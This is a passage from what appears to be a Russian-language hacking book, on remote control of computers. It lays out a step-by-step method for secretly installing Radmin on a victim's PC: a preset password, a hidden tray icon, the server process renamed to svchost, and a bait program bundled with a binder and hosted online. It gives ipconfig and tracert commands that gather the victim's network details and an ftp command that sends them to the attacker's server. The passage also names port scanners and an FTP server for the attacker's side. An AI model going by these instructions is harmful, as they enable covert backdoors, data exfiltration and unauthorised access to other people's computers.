


Рис. 8.34




Рис. 8.35

Единственное, что может остановить хакера от использования архиватора для того, чтобы прятать серьезные вещи, — это неуверенность в том, что у тех, кого он опасается, нет данных о люках (лазейках, оставляемых программами при отладке) в этой программе.

ГЛАВА 9



Удаленное управление компьютером

Существует множество способов и соответствующего программного обеспечения для реализации удаленного управления компьютером.

Например, очень популярная программа TeamViewer, которую в личных целях можно использовать бесплатно (рис. 9.1).

Программа проста в использовании и позволяет свободно управлять удаленным компьютером.




Рис. 9.1

Да и в самих операционных системах существует достаточно средств для удаленного управления. В Windows это, например, функция "Подключение к удаленному рабочему столу". Настраивается все очень просто. Для подключения к компьютеру с операционной системой Windows разрешение для подключения устанавливалось в свойствах **Мой компьютер**, затем **Удаленные сеансы**, далее **Разрешить управление рабочим столом**, и напоследок добавлялась учетная запись пользователя, которому разрешено для подключения, например "Гостю". Если только удаленное подключение не запрещено политиками, то теперь возможно подключиться к рабочему столу целевого компьютера с любого другого компьютера. В частности, в нашем примере было осуществлено подключение к компьютеру с Windows XP компьютером с другой операционной системой — Windows 7 (рис. 9.2).




Рис. 9.2

Включить удаленное управление компьютером можно за счет внедрения жертве соответствующего программного кода по следующей схеме: заражение, например, происходит на каком-либо фишинговом сайте, и далее, после срабатывания, в реестре включаются все параметры, о которых мы рассказывали ранее. Правда, хакеру нужно учитывать, что на время доступа при удаленном обращении к компьютеру компьютер для локального использования будет заблокирован. Для программы же типа TeamViewer, когда ее запуск на

любой из сторон не остается незамеченным: "торчит" в трее (области уведомлений), есть в списке процессов, при завершении "чего-то еще требует" и т. д., такое ее использование (для скрытого проникновения и управления) в принципе не представляется возможным. Кроме всего перечисленного, эту программу еще нужно как-то проинсталлировать на компьютере жертвы, для чего опять же необходимо организовать к нему доступ. Поэтому мы не будем рассматривать все эти способы, т. к. вряд ли хакер будет использовать их для проникновения даже на компьютер друга в соседней комнате...

В этом плане гораздо больший интерес представляют эксплойты. Хакеры суперкласса сами пишут себе программы для проникновения и управления компьютером. Искусство написания эксплойтов не входит в тематику настоящей книги, поэтому оставим пока и эту тему.

Когда речь идет об удаленном управлении компьютером, нельзя не остановиться на программе Radmin (<http://www.radmin.ru>). Только ленивый хакер прошел мимо, чтобы не изучить этот инструмент. Тем более, что эту программу используют для удаленного администрирования и в организациях, которые могут заинтересовать хакера.

На удаленном компьютере-жертве, к которому предполагается произвести подключение, устанавливается серверная часть программы. После установки программы в трее появляется соответствующий значок (рис. 9.3).




Рис. 9.3

В последних, обычных версиях Radmin в настройках программы (настройках серверной части по щелчку правой кнопки мыши на значке в трее) нет варианта установки без значка в трее (рис. 9.4).

Правда, по особому запросу к разработчику вам может быть предложена специальная версия, без значка в трее. А вот настройки более ранних версий позволяли скрыть такой значок из трее (**Hide tray icon**) — рис. 9.5.

Но вернемся к последней версии Radmin. В серверной части заводятся учетные записи пользователей, уровень доступа можно регулировать также предоставлением соответствующих полномочий (рис. 9.6).

На компьютер, с которого производится подключение, устанавливается клиентская часть программы (Radmin Viewer) — рис. 9.7.




Рис. 9.4




Рис. 9.5




Рис. 9.6




Рис. 9.7

О программе Radmin столько всего написано, что совершив краткий обзор, подробно останавливаться на ней мы не будем. Просто в рамках обсуждаемой тематики это опять же хороший повод обговорить другие вспомогательные инструменты, необходимые хакеру для внедрения Radmin на компьютер жертвы.

Существует множество способов, но примерный алгоритм внедрения Radmin заключается в следующем:

1. Готовится минимально необходимый набор файлов из уже корректно установленного Radmin, причем так, чтобы он был сконфигурирован для доступа под известным хакеру паролем.
2. Изготавливается файл формата REG, чтобы прописать в реестр компьютера жертвы параметр, который запрещает показывать значок Radmin в трее (такая возможность зависит от версии). И вновь напомним: в настоящее время существует специальная версия Radmin без значка в трее.
3. Чтобы передать IP-адрес жертвы, нужна программа, автоматически отправляющая письмо на заданный e-mail (адрес, подконтрольный хакеру).
4. Необходима любая полезная программа-приманка, на которую бы клюнула жертва.
5. Требуется воздействие программы, которая бы склеила все вышеназванные программы.
6. Программа-приманка размещается на каком-либо сайте.
7. Ожидается поступление сигнала на почтовый ящик.
8. Производится доступ.

Изучение приведенного алгоритма поможет нам разобраться во многих важных проблемах.

По *первому пункту* алгоритма: в подборе работающего минимального комплекта многое зависит от версии Radmin, которую будет применять хакер. Не исключено, что им будет использоваться не самая последняя, а более старая версия, с уже имеющимися у хакера нелегально полученными ключами. Попутно заметим: существует и портативная версия Radmin. Кроме того, на сайте производителя имеется инструкция по установке программы в крупной сети посредством msi-файла. Изучение этих материалов может помочь хакеру.

При формировании минимального набора злоумышленнику еще необходимо изготовить командный файл для размещения файлов в нужных каталогах, с гашением эха на экран.

И в процессе комплектования набора необходимо не забыть переименовать Rserver в Svchost, для того чтобы хоть как-то в будущем замаскировать процесс при просмотре диспетчера задач хозяином компьютера-жертвы. Про-

грамма Radmin при обычном запуске, без проведения каких-либо дополнительных действий, выглядит в перечне процессов достаточно заметно (рис. 9.8).




Рис. 9.8

По *второму пункту* алгоритма: если хакеру требуется корректирующий реестр файл, то изготавливается он очень просто. На компьютере-стенде устанавливается Radmin в нужной конфигурации, запускается редактор реестра regedit (входит в операционную систему), находится необходимая ветка и производится ее выгрузка в файл (рис. 9.9).

При запуске этого файла на компьютере жертвы необходимая ветка пропишется в реестр.

По *третьему пункту* алгоритма: прежде чем передать IP-адрес по почте на почтовый ящик хакера, его еще нужно как-то определить. Сделать это можно стандартной, уже знакомой читателю утилитой, входящей в операционную систему (ipconfig), перенаправив результат в файл:

```
ipconfig >> info_ip.txt
```

По почте отправляется этот файл. Но! Представьте, как расстроится бедняга хакер, когда увидит в пришедшем сообщении всего лишь адрес локальной




Рис. 9.9

сети, если жертва находится за роутером в зоне NAT (Network Address Translation — преобразование сетевых адресов). Если бы мы с вами были на стороне хакера, то лучше посоветовали бы применить утилиту `tracert` (трассировка маршрута) к какому-либо известному адресу, например:

```
tracert yandex.ru >> info_ip.txt
```

Получим следующий результат:

```
Трассировка маршрута к mail.ru [217.69.139.199]
с максимальным числом прыжков 30:
 1 <1 мс <1 мс <1 мс 192.168.0.1
 2 1 ms 1 ms 1 ms 42-151-20-1.provider.info [42.151.20.1]
 3 <1 мс <1 мс <1 мс 10.100.10.41
 4 <1 мс <1 мс <1 мс 10.100.1.17
 5 13 ms <1 мс <1 мс 10.100.1.9
 6 1 ms 1 ms 3 ms 10.100.102.46
 7 1 ms 1 ms 2 ms 95-181-0-77.provider.info [95.181.0.77]
 8 1 ms <1 мс 1 ms kmo01.transtelecom.net [188.43.7.30]
```

```
9 45 ms 45 ms 45 ms msk05.transtelecom.net [188.43.1.74]
10 45 ms 54 ms 45 ms Mail-gw.transtelecom.net [188.43.1.73]
11 45 ms 45 ms 45 ms ms.mail.ru [217.69.139.199]
Трассировка завершена.
```

По первой записи, следующей за строкой результата пингования шлюза (у шлюза, как правило, адрес — 192.168.0.1 или 192.168.1.1), можно хотя бы узнать адрес сети, в которой расположена жертва. А там ищи ее среди оставшихся 253 хостов... Правда, сам факт передачи файла посредством просмотра служебной части конверта все же поможет выяснить адрес роутера жертвы. Но если даже был вычислен адрес роутера жертвы и на роутере найдутся незакрытые порты, как изменить номер порта серверной части Radmin (по умолчанию порт — 4899, см. рис. 9.4), если программа находится уже на его компьютере?! Зато в вышеприведенных рассуждениях, если мы искали повода упомянуть еще об одной стандартной, но очень полезной утилите (*tracert*), то мы его нашли!

Серьезному хакеру может быть и не нужна эта операция, т. к. частичное проникновение уже осуществлено (к примеру, если использовалось что-нибудь наподобие эксплойта HOD-ms04011-lsasrv-expl).

Вернемся к инструментарию хакера. Теперь нам стало понятно, что для изучения хостов и нахождения открытых портов в сети хакеру может понадобиться соответствующий сканер. Предварительное сканирование сегмента для инвентаризации и определения карты сети хакер может произвести, например, бесплатной программой "10-Страйк: Сканирование Сети" (10-Strike Software) — рис. 9.10.

Уточнить информацию по открытым портам на хосте можно также бесплатной программой — Ultra Port Scanner (DANUSOFT). Разместим в сети тестовый компьютер по адресу 192.168.0.7 и просканируем, какие поры у него открыты в диапазоне от 0 до 20 000 (рис. 9.11).

Обратите внимание: сколько открытых портов на системе, установленной по умолчанию! А ведь сканирование только началось! На любой системе перед использованием нужно произвести соответствующие настройки. Операционная система, установленная "по умолчанию", — находка для хакера.

Не будем отвлекаться, продолжая рассматривать Ultra Port Scanner. Отметим, что при необходимости можно просканировать и весь сегмент сети, выставив в программе необходимый диапазон IP-адресов (192.168.0.1—192.168.0.254).

Наконец, хакеру, когда IP-адрес каким-либо способом все же определен, необходимо обсудить способы автоматической отправки письма из командной строки. Для этого подойдет, например, программа blat (<http://www.blatt.net/>).




Рис. 9.10




Рис. 9.11

Программа занимает всего 250 Кбайт. Подробнее об этом на сайте: <http://white55.narod.ru/smtp.html>.

И еще, как вариант, можно отправить файл на заранее подготовленный хакером FTP-сервер. Для отправки просто используется *встроенный в Windows FTP-клиент*:

```
ftp -n -s:название_файла_с_командами_ftp-клиента -A IP-адрес_хоста
```

где *n* — ключ автоматического входа в клиент; *s* — ключ, определяющий, что будут выполняться команды из текстового файла; *-A* — ключ, определяющий анонимный вход на хост хакера (конечно, можно сделать и с авторизацией); *IP-адрес_хоста* — адрес компьютера, на котором хакер разместил FTP-сервер.

Передача файла будет производиться командой *get* (команды прописываются в текстовом файле).

Поскольку речь зашла об ftp-передаче, появился замечательный повод рассказать еще об одном программном инструменте, который как вспомогательный может использовать хакер во время проведения атаки.

Для организации собственного FTP-сервера может применяться, например, простая, удобная программа Xlight FTP Server. Причем, при настройке сервера задается каталог, на который даются все права, в том числе "на запись" (по умолчанию — "только на чтение") — рис. 9.12.




Рис. 9.12

Чтобы сильно себя не утруждать, на FTP-сервере разрешен доступ с правами на этот каталог анонимному пользователю (вспомним опцию `-A`, для Ftp-клиента компьютера жертвы) — рис. 9.13.

